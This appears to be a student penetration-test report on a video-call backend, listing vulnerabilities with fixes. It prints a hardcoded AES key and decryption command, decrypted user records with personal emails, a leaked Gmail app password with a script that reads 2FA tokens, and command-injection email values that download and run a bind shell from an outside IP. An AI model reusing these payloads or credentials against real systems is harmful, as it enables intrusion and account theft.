  - Our team tried to conduct penetration testing on backend server because the server was key entity for user authentication and video call communication
  - By reviewing the source code, input validation check by backend server was found as a vulnerable point and it was targeted for this test



Reported Vulnerabilities

Summary of vulnerabilities

No	Vulnerability	Approach	Impact	CIA
V01	The encryption key and initial vector for AES encryption algorithm were hardcoded in the source code	Code Review	Medium	Confidentiality
V02	When hashing user password with SHA256, salt is not used. Using this, user password change attacks are possible	Code Review	High	Confidentiality Integrity
V03	When registering new user, it doesn't require 2FA	Design Review	Medium	Integrity
V04	Service application for backend server and video call application can be run in one application	Design Review	High	Integrity
V05	User information is stored as file	Design Review Code Review	High	Confidentiality
V06	Video call is still connected after log out	Runtime Analysis	Medium	Integrity
V07	Video call packet data is not secured	Runtime Analysis	High	Confidentiality Integrity
V08	Server private key and certificate were stored as plain text in project folder	Runtime Analysis	High	Confidentiality Integrity
V09	The initial password for server administrator was set with easy rule	Runtime Analysis	High	Confidentiality Integrity
V10	Hash value for password is printed in console	Runtime Analysis	High	Confidentiality Integrity
V11	TLS Version Verification	Runtime Analysis	High	Confidentiality Integrity
V12	Hardcoded credentials for AC Server Admin Login	Penetration Testing Reverse Engineering	High	Confidentiality
V13	Authentication weakness (No 2FA for AC Server Admin Login)	Penetration Testing Reverse Engineering	High	Confidentiality
V14	Hardcoded credentials for 2FA Server Login	Penetration Testing Reverse Engineering	High	Confidentiality
V15	Command Injection	Penetration Testing Reverse Engineering	High	Integrity Availability

- ✓ Number of registered Vulnerability : 15
- ✓ Count per each testing category
  - Code review : 3
  - Design review : 3
  - Runtime Analysis : 6
  - Penetration test (incl. Reverse engineering) : 4
- ✓ **V01, V02, V14, V15** will be presented in next slides

Major vulnerability (V01, V02)

- ✓ By code review, our team learned following information
- ✓ AES256 encryption algorithm was used, when reading and writing user information to DB file
- ✓ There was hard coded initial vector (16 bytes) and key (32 bytes) values for AES256 encryption
- ✓ Zero padding was used, which is easy to deduce the padding value.

```
#include <openssl/aes.h>
#include <openssl/rand.h>
const int AES_KEY_SIZE = 32;
const int AES_IV_SIZE = 16;

std::string key("12345678901234567890123456789012");
std::string iv("1234567890123456");
```

```
std::string aes256cbc_encrypt(const std::string& plainText, const std::string& key, const std::string& iv)
{
    std::string cipherText;
    AES_KEY aesKey;
    AES_set_encrypt_key(reinterpret_cast<const unsigned char*>(key.c_str()), AES_KEY_SIZE * 8, &aesKey);
    unsigned char initializationVector[AES_BLOCK_SIZE];
    memcpy(initializationVector, iv.c_str(), AES_IV_SIZE);
    int paddedLength = (plainText.length() / AES_BLOCK_SIZE + 1) * AES_BLOCK_SIZE;
    unsigned char* paddedPlainText = new unsigned char[paddedLength];
    memcpy(paddedPlainText, plainText.c_str(), plainText.length());
    memset(paddedPlainText + plainText.length(), paddedLength - plainText.length(), paddedLength - plainText.length());
    for (int i = 0; i < paddedLength; i += AES_BLOCK_SIZE)
    {
        unsigned char encryptedBlock[AES_BLOCK_SIZE];
        AES_cbc_encrypt(paddedPlainText + i, encryptedBlock, AES_BLOCK_SIZE, &aesKey, initializationVector, AES_ENCRYPT);
        cipherText.append(reinterpret_cast<char*>(encryptedBlock), AES_BLOCK_SIZE);
    }
    delete[] paddedPlainText;
    return cipherText;
}
```

Major vulnerability (V01, V02)

- ✓ With this information, we could decrypt the user information using the openssl command in backend server

```
openssl enc -d -aes-256-cbc -K 31323334353637383930313233343536373839303132333435363738393031 -iv 31323334353637383930313233343536 -in data.dat -out decrypted.txt
```

DB file is decrypted


Results

```
$ cat decrypted.txt
[
        {
                "IP" : "192.168.1.105",
                "address" : "",
                "contactID" : "lgelhi@gmail.com",
                "email" : "lgelhi@gmail.com",
                "firstName" : "",
                "lastAccess" : "Sun Jun 25 11:16:24 2023\n",
                "lastName" : "",
                "lastPasswordChange" : "",
                "password" : "B9CE572DFCC09F9F0F0C9FF406DA97E213E913E11781193B35458EAF11214B2D"
        },
        {
                "IP" : "192.168.1.103",
                "address" : "",
                "contactID" : "hyoill0817@naver.com",
                "email" : "hyoill0817@naver.com",
                "firstName" : "",
                "lastAccess" : "Sun Jun 25 11:22:07 2023\n",
                "lastName" : "",
                "lastPasswordChange" : "",
                "password" : "245AE58F049AE1047C414D0C6695EE76B513A266CFFBEC2172ACC352373978BF"
        },
```

Major vulnerability (V01, V02)

- ✓ Also passwords are stored after hashing using SHA256 without proper salt.
- ✓ Thus an attacker can easily manipulate the password information by following procedure

1. Decrypt the DB using previous vulnerability
2. Change and hash the password of the specific user account



3. Overwrite the hash value to the DB file.
4. Encrypt the DB so that the information can be used by backend server.

Now, we can use the manipulated user information


Major vulnerability (V01, V02)

- ✓ Impact
  - If an attacker gains this information, this can lead to the exposure of sensitive user information, such as personal details, passwords, and financial information
  - Without using proper salt during password hashing, the confidentiality of the user passwords can be easily compromised

- ✓ Recommendation
  - Store the encryption key and initial vector in a separate secure storage instead of hardcoding them in the source code.
  - Use salting by adding a unique salt value to the hash to ensure that different hashes are generated even for the same passwords.

Major vulnerability (V14)

- ✓ Our team learned hardcoded admin's email account which is used for two factor authentication by conducting reverse engineering



```
                    ??_C@_0O@CKJOMHCO@?5lgss23?4team2@
                    s__lgss23.team2

14024a538 20 6c 67      ds          " lgss23.team2"
          73 73 32
          33 2e 74 ...
14024a546 00            ??          00h
14024a547 00            ??          00h

                    ****************************************
                    * bbmugvpajgoanzbu
                    ****************************************
                    ??_C@_0BB@BBIKBHEF@bbmugvpajgoanzbu@
                    s_bbmugvpajgoanzbu
14024a548 62 62 6d      ds          "bbmugvpajgoanzbu"
          75 67 76
          70 61 6a ...
```

```
99              "\' -Port 587 -UseSsl -Credential (New-Object System.Management.A
                 -ArgumentList \'"
100            );
101   local_40 = (basic_string<char,std::char_traits<char>,std::allocator<char>_>
102              _func__thiscall_undefined_char_ptr(local_130,admin_id);
103   local_38 = local_40;
104   _func__thiscall_basic_string<char,std::char_traits<char>,std::allocator<char
      har,std::char_traits<char>,std::allocator<char>_>_ptr
105              (local_600,local_40);
106   _func__thiscall_void(local_130);
107   _func__thiscall_basic_string<char,std::char_traits<char>,std::allocator<char
108              (local_600,"@gmail.com\', (ConvertTo-SecureString -String \'");
109   local_40 = (basic_string<char,std::char_traits<char>,std::allocator<char>_>
110              _func__thiscall_undefined_char_ptr(local_f0,admin_passwd);
111   local_38 = local_40;
112   _func__thiscall_basic_string<char,std::char_traits<char>,std::allocator<char
      har,std::char_traits<char>,std::allocator<char>_>_ptr
```

Major vulnerability (V14)

- ✓ Create a Python script to read the email via SMTP

read_email.py

```python
import smtplib
import time
import imaplib
import email
import traceback

FROM_EMAIL = "lgss23.team2@gmail.com"
FROM_PWD = "bbmugvpajgoanzbu"
SMTP_SERVER = "smtp.gmail.com"
SMTP_PORT = 587

def read_email_from_gmail():
    try:
        mail = imaplib.IMAP4_SSL(SMTP_SERVER)
        mail.login(FROM_EMAIL,FROM_PWD)
        mail.select('"[Gmail]/&yATMtLz0rQDVaA-"')

        data = mail.search(None, 'ALL')
        mail_ids = data[1]
        id_list = mail_ids[0].split()
        first_email_id = int(id_list[0])
        latest_email_id = int(id_list[-1])

        for i in range(latest_email_id,first_email_id, -1):
            data = mail.fetch(str(i), '(RFC822)' )
            for response_part in data:
                arr = response_part[0]
                if isinstance(arr, tuple):
                    msg = email.message_from_string(str(arr[1],'utf-8'))
                    print(msg)

                    email_subject = msg['subject']
                    email_from = msg['from']
                    date = msg['date']
                    payload = msg['_payload']
                    print("="*100)

    except Exception as e:
        traceback.print_exc()
        print(str(e))

read_email_from_gmail()
```

- ✓ Run the script (Could read OTP token from sent mail box)

```
python3 read_email.py
Return-Path: <lgss23.team2@gmail.com>
Received: from PTDMF10-NA10IIB ([59.6.230.229])
        by smtp.gmail.com with ESMTPSA id j4-20020a170902c08400b001b7fd4de08b
        for <woojoong@andrew.cmu.edu>
        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
        Thu, 29 Jun 2023 22:16:09 -0700 (PDT)
Message-ID: <649e6519.170a0220.da135.0d3a@mx.google.com>
Date: Thu, 29 Jun 2023 22:16:09 -0700 (PDT)
X-Google-Original-Date: 30 Jun 2023 14:16:26 +0900
MIME-Version: 1.0
From: lgss23.team2@gmail.com
To: woojoong@andrew.cmu.edu
Subject: Two-factor authentication
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Token : eipgvr3e

====================================================================================================
Return-Path: <lgss23.team2@gmail.com>
Received: from PTDMF10-NA10IIB ([59.6.230.229])
        by smtp.gmail.com with ESMTPSA id j7-20020a170902690700b001b552309aed
        for <woojoong@andrew.cmu.edu>
        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
        Thu, 29 Jun 2023 22:04:57 -0700 (PDT)
Message-ID: <649e6279.170a0220.bd365.4250@mx.google.com>
Date: Thu, 29 Jun 2023 22:04:57 -0700 (PDT)
X-Google-Original-Date: 30 Jun 2023 14:05:15 +0900
MIME-Version: 1.0
From: lgss23.team2@gmail.com
To: woojoong@andrew.cmu.edu
Subject: Two-factor authentication
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Token : iHy9HzxL
```

Major vulnerability (V14)

- ✓ Impact

  - This vulnerability allows the attackers to steal the OTP token and can lead to unauthorized access.

- ✓ Recommendation

  - To prevent disclosure of sensitive information, admin’s account information should not be hardcoded.
  - Utilize secure storage and encryption method to support secure data

Major vulnerability (V15)

```
69  bool ValidateEmailAddress(const TCHAR* email) {
70      std::basic_regex<TCHAR> pattern(_T(R"([a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+₩.[a-zA-Z]{2,})"));
71
72      std::basic_string<TCHAR> emailString(email);
73      return std::regex_match(emailString, pattern);
74  }
```

```
101
102     std::string command = "powershell.exe -ExecutionPolicy Bypass -Command ₩"Send-MailMessage -To '";
103     command += std::string(receiver);
104     command += "' -From '";
105     command += std::string(admin_id);
106     command += "@gmail.com' -Subject 'Two-factor authentication' -Body 'Token : ";
107     command += std::string(body_tokne);
108     command += "' -SmtpServer '";
109     command += std::string(smtp_server);
110     command += "' -Port 587 -UseSsl -Credential (New-Object System.Management.Automation.PSCredential -ArgumentList '";
111     command += std::string(admin_id);
112     command += "@gmail.com', (ConvertTo-SecureString -String '";
113     command += std::string(admin_passwd);
114     command += "' -AsPlainText -Force))₩"";
115
116     //std::cout << command.c_str() << std::endl;
117
118     int ret = system(command.c_str());
119     if (ret)
120         LOG("failed to send TFA");
```

- ✓ We learned input validation check on email address was not strict in backend server by code review
- ✓ We learned powershell command is used when sending OTP token via email

Major vulnerability (V15)

- ✓ New user account is registered to trigger downloading bind shell (malware)

  - Email: **t@t.co' -F";wget http://20.119.70.194:81/b -O s;#**

- ✓ The powershell command would be generated as follows with the email address

```
powershell.exe -ExecutionPolicy Bypass -Command "Send-MailMessage -To 't@t.co' -F";wget http://20.119.70.194:81/b -O s;#' -From ' lgss23.team2@gmail.com' -Subject 'Two-factor authentication' -Body 'Token : RMHYACSc' -SmtpServer 'smtp.gmail.com' -Port 587 -UseSsl -Credential (New-Object System.Management.Automation.PSCredential -ArgumentList ' lgss23.team2@gmail.com', (ConvertTo-SecureString -String 'bbmugvpajgoanzbu' -AsPlainText -Force))"
```


- ✓ New user account is registered to trigger executing the bind shell

  - Email: **t@t.co' -F";mv s shell.exe; .\shell.exe;#**

- ✓ The powershell command would be generated as follows with the email address

```
powershell.exe -ExecutionPolicy Bypass -Command "Send-MailMessage -To 't@t.co' -F";mv s shell.exe; .\shell.exe;#' -From ' lgss23.team2@gmail.com' -Subject 'Two-factor authentication' -Body 'Token : SdT3e2C5' -SmtpServer 'smtp.gmail.com' -Port 587 -UseSsl -Credential (New-Object System.Management.Automation.PSCredential -ArgumentList ' lgss23.team2@gmail.com', (ConvertTo-SecureString -String 'bbmugvpajgoanzbu' -AsPlainText -Force))"
```

- ✓ Demonstration video will be played in next slide


팟플레이어 MP4 [2/3] 2023-07-06 14-50-21.mp4
팟플레이어 MP4 [2/2] 2023-07-06 14-51-30.mp4
Start pen test Demo


Major vulnerability (V15)

- ✓ Impact

  - In the event of a Command Injection attack, where malicious commands are injected and executed on the system, The attacker can leverage the acquired privileges to access sensitive information, manipulate the system, or perform further attacks

- ✓ Recommendation

  - Treat user inputs as untrusted data and perform input validation to restrict the allowed characters or format in input fields
  - Use safe methods to parameterize the command execution.



Reflection

- ✓ Fuzz test
  - Initially, our team planned to conduct fuzz test with WinAFL.
  - After some preliminary research, we found that setting up the fuzz test for this project requires a lot of time and effort.
  - Given the limited time available for this project, we decided not to perform this activity, instead focusing on the remaining testing techniques
  - We will learn the technique for fuzz test later so that we can utilize this test method in other project

